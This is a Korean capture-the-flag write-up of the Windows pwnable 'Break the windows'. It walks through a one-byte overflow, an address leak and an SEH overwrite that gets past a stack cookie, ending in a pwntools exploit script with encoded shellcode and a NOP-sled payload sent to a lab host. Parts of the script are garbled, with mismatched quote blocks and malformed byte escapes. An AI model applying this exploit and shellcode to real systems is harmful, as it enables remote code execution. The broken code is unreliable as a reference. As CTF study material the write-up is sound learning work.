

Break the windows

2017년 3월 12일 일요일 오후 7:22

SSG CTF에 나왔던 문제다. 출제자는 sweetchip님이다.
분야는 윈도우포너블이다.

이 파일에 걸린 보호기법은 다음과 같다.

Module info :									
Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path	
0x00dc0000	0x00ddc000	0x0001c000	True	False	False	False	True	-1.0-	[Break_the_windows.exe] (C:\Users\yangkyoungseok\Desktop\정보안\정보
0x76a90000	0x76c31000	0x001a1000	True	True	True	False	True	10.0.14393.206	[KERNELBASE.dll] (C:\WINDOWS\System32\KERNELBASE.dll)
0x755b0000	0x75690000	0x000e0000	True	True	True	False	True	10.0.14393.206	[KERNEL32.DLL] (C:\WINDOWS\System32\KERNEL32.DLL)
0x77000000	0x77183000	0x00183000	True	True	True	False	True	10.0.14393.206	[ntdll.dll] (C:\WINDOWS\SYSTEM32\ntdll.dll)

Rebase와 OS Dll을 제외한 모든 보호기법이 꺼져있다.

바이너리를 실행시켜보자.

```
C:\Users\yangkyoungseok\Desktop\정보안\정보
-- ADVANCED Memory Corruption Detector. --
-- Basic Of Exploitation on Windows. --
=====
1. Try Exploit.
2. Give up.
=====
> _
```

다음과 같이 바이너리가 매우 작아 분석하기 편할 것 같았다.

하지만 웬지 hex ray가 작동하지 않아서 분석하는데 애먹었다.

분석해 보자 전에 풀었던 포춘쿠키와 매우 비슷해 보인다.

```
MOV EAX,DWORD PTR SS:[EBP-10]
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-74]
PUSH ECX
CALL Break.th.00DC10F0
```

다음 부분이 main에서 문자열을 받는 부분이다. 이때 문자열의 길이에 해당하는 변수인 ebp-10
에 0x64가 들어 있고, 문자열은 ebp-74에 저장되는데 이때 0x64만큼 입력받으니 문제가 없어 보
이지만, 위 함수 구현이 잘못되어있어 0x65만큼 문자열이 입력된다. 따라서 1byte overflow가 일
어나게 되는데, 이로 인해 입력받는 문자열의 길이를 늘릴 수 있다.

```
00C8FF1C 7A7A7A7A zzzz
00C8FF20 7A7A7A7A zzzz
00C8FF24 7A7A7A7A zzzz
00C8FF28 0000007A z...
```

다음과 같이 0x64가 들어가 있어야 할 부분에 0x7a를 입력하여 더 많은 문자열을 넣을 수 있다.

```
var_74 = byte ptr -74h
var_10 = dword ptr -10h
data_leak_C = dword ptr -0Ch
not_change_8 = dword ptr -8
not_change2_4 = dword ptr -4
```

이 점을 이용하여 메모리 릭을 할 수 있는데, data_leak에 들어있는 data영역의 주소를 릭 해 온
후 base address를 구할 수 있다.

메모리 릭을 한 이후엔 scanf로 입력받는 개수가 많으므로 return address를 덮을 수 있고, 스택
영역에 셸코드 또한 넣을 수 있다.

하지만 여기서 문제가 하나 있다. main에서 어떤 로직에 의해 랜덤값을 생성한 후 전역변수에
넣고, 또한 위 사진의 not_change_8변수와 not_change2_4변수에도 넣는다. 프로그램이 종료될
때 이 값이 변조되면 비정상 종료하게 된다.


이때 전역변수를 릭 하는 것도, 값을 예측하는 것도 불가능해 보인다.

하지만 방법이 하나 있다. seh overwrite를 이용하는 것이다.

0135FB94	0135FBF0	終5	Pointer to next SEH record
0135FB98	00DC38D0	??	SE handler

다음과 같이 스택에 seh가 들어있는 것을 볼 수 있다. Brokenwindow 문제와 같이 이 값을 원하는 return address로 덮어준 후 stack out of bound exception을 일으키면 랜덤 쿠키 값을 검사하기 전에 원하는 곳으로 eip를 변조할 수 있다.

이 문제는 전 문제와 다르게 SE handler에 return address를 넣으면 바로 점프하지 않았다. 조금 더 분석해 보자 SE handler에서 pop pop ret 한 위치에 Pointer to next SEH record가 위치한다는 것을 알게 되었다. 따라서 다음과 같이 값을 넣어 주었다.



이 부분에 대해서는 추후 작성할 SEH 문서에서 자세하게 설명할 것이다.

이제 코드를 작성해 보자.

```
from pwn import *

r=remote('172.30.1.43',1337)

shellcode = ""
shellcode += "\xb8\x79\x39\xf4\x07\xdb\xce\x09\x74\x24\xf4\x5e\x31\x9c"
shellcode += "\xb1\x30\x83\xee\xfc\x31\x46\x0f\x03\x46\x76\xdb\x01\xfb"
shellcode += "\x60\x99\xea\x04\x70\xfe\x63\xe1\x41\x3e\x17\x61\xf1\x8e"
shellcode += "\x53\x27\xfd\x65\x31\xdc\x76\x0b\x9e\x03\x3f\xa6\xf8\xda"
shellcode += "\xc0\x9b\x39\x7c\x42\xe6\x6d\x5e\x7b\x29\x60\x9f\xbc\x54"
shellcode += "\x89\xcd\x15\x12\x3c\xe2\x12\x6e\xfd\x89\x68\x7e\x85\x6e"
shellcode += "\x38\x81\xa4\x20\x33\xd8\x66\xc2\x90\x50\x2f\xdc\xf5\x5d"
shellcode += "\xf9\x57\xcd\x2a\xf8\xb1\x1c\xd2\x57\xfc\x91\x21\xa9\x38"
shellcode += "\x15\xda\xdc\x30\x66\x67\xe7\x86\x15\xb3\x62\x1d\xbd\x30"
shellcode += "\xd4\xf9\x3c\x94\x83\x8a\x32\x51\xc7\xd5\x56\x64\x04\x6e"
shellcode += "\x62\xed\xab\xa1\xe3\xb5\x8f\x65\xa8\x6e\xb1\x3c\x14\x0"
shellcode += "\xce\x5f\xf7\xbd\x6a\x2b\x15\xa9\x06\x76\x73\x2c\x94\x0c"
shellcode += "\x31\x2e\xa6\x0e\x65\x47\x97\x85\xea\x10\x28\x4c\x4f\xee"
shellcode += "\x62\xcd\xf9\x67\x2b\x87\xb8\xe5\xcc\x7d\xfe\x13\x4f\x74"
shellcode += "\x7e\xe0\x4f\xfd\x7b\xac\xd7\xed\x11\xbd\xbd\x11\xa6\xbe"
shellcode += "\x97\x71\x29\x2d\x7b\x76"
'''

shellcode = "\xd9\xc5\xd9\x74\x24\xf4\x5f\x31\xc9\xbe\xf2\x71\x92\xfd"
shellcode += "\xb1\x30\x31\x77\x18\x83\xef\xfc\x03\x77\xe6\x93\x67\x01"
shellcode += "\xee\xd6\x88\xfa\xee\xb6\x01\xf1\xdf\xf6\x76\x6b\x4f\x07"
shellcode += "\xfd\x39\x63\xac\x50\xaa\xf0\xc0\x7c\xdd\xb1\x6f\x5b\x0"
shellcode += "\x42\xc3\x9f\x73\xc0\x1e\xcc\x53\xf9\xd0\x01\x95\x3e\x0c"
```

```

shellcode += "\xeb\x79\x5a\x5e\xf8\x9c\x17\x63\x73\xee\xb6\xe3\x60"
shellcode += "\xa6\xb9\xc2\x36\xbd\xe3\xc4\xb9\x12\x98\x4c\xa2\x77\xa5"
shellcode += "\x07\x59\x43\x51\x96\x8b\x9a\x9a\x35\xf2\x13\x69\x47\x32"
shellcode += "\x93\x92\x32\x4a\xe0\x2f\x45\x89\x9b\xeb\xc0\x0a\x3b\xf7"
shellcode += "\x72\xf7\xba\xac\xe5\x7c\xb0\x19\x61\xda\xd4\x9c\xa6\x50"
shellcode += "\xe0\x15\x49\xb7\x61\x6d\x6e\x13\x2a\x35\x0f\x02\x96\x98"
shellcode += "\x30\x54\x79\x44\x95\x1e\x97\x91\xa4\x7c\xfd\x64\x3a\xfb"
shellcode += "\xb3\x67\x44\x04\xe3\x0f\x75\x8f\x6c\x57\x8a\x5a\xc9\xa7"
shellcode += "\xc0\xc7\x7b\x20\x8d\x9d\x3e\x2d\x2e\x48\x7c\x48\xad\x79"
shellcode += "\xfc\xaf\xad\x0b\xf9\xf4\x69\xe7\x73\x64\x1c\x07\x20\x85"
shellcode += "\x35\x64\xa7\x15\xd5\x6b"
'''

#####expend#####

print r.recvuntil('> ')

r.sendline('1')
print r.recvuntil('Input your string : ')
r.sendline('z'*101)
print r.recvuntil('> ')

#####leak#####

r.sendline('1')
print r.recvuntil('Input your string : ')
r.sendline('z'*108)
print r.recvuntil('This is your string : ')
print r.recv(108)
print hex(u32(r.recv(4)))
print hex(u32(r.recv(4)))
stack = u32(r.recv(4))&0xfffff


#key    = dataleak-0x64
#base   = dataleak-0x17fb4
#puts   = base+0x1ee6
print r.recvuntil('> ')

#print "data leak : "+hex(dataleak)
#print "key : "+hex(key)
#print "base : "+hex(base)
#print "puts : "+hex(puts)
print "stack : "+hex(stack)

#####

r.sendline('1')
print r.recvuntil('Input your string : ')
payload='z'*172
payload+=p32(0xeb069090)
payload+=p32(0xdc20a4)
#payload += p32(stack+100)
#payload+=p32(stack+100)
#payload+=p32(stack+100)
#payload+='Wxcc'*50000
payload+='Wx90'*0x300+shellcode+'z'*50000
r.sendline(payload)
print "finish"

```



성공!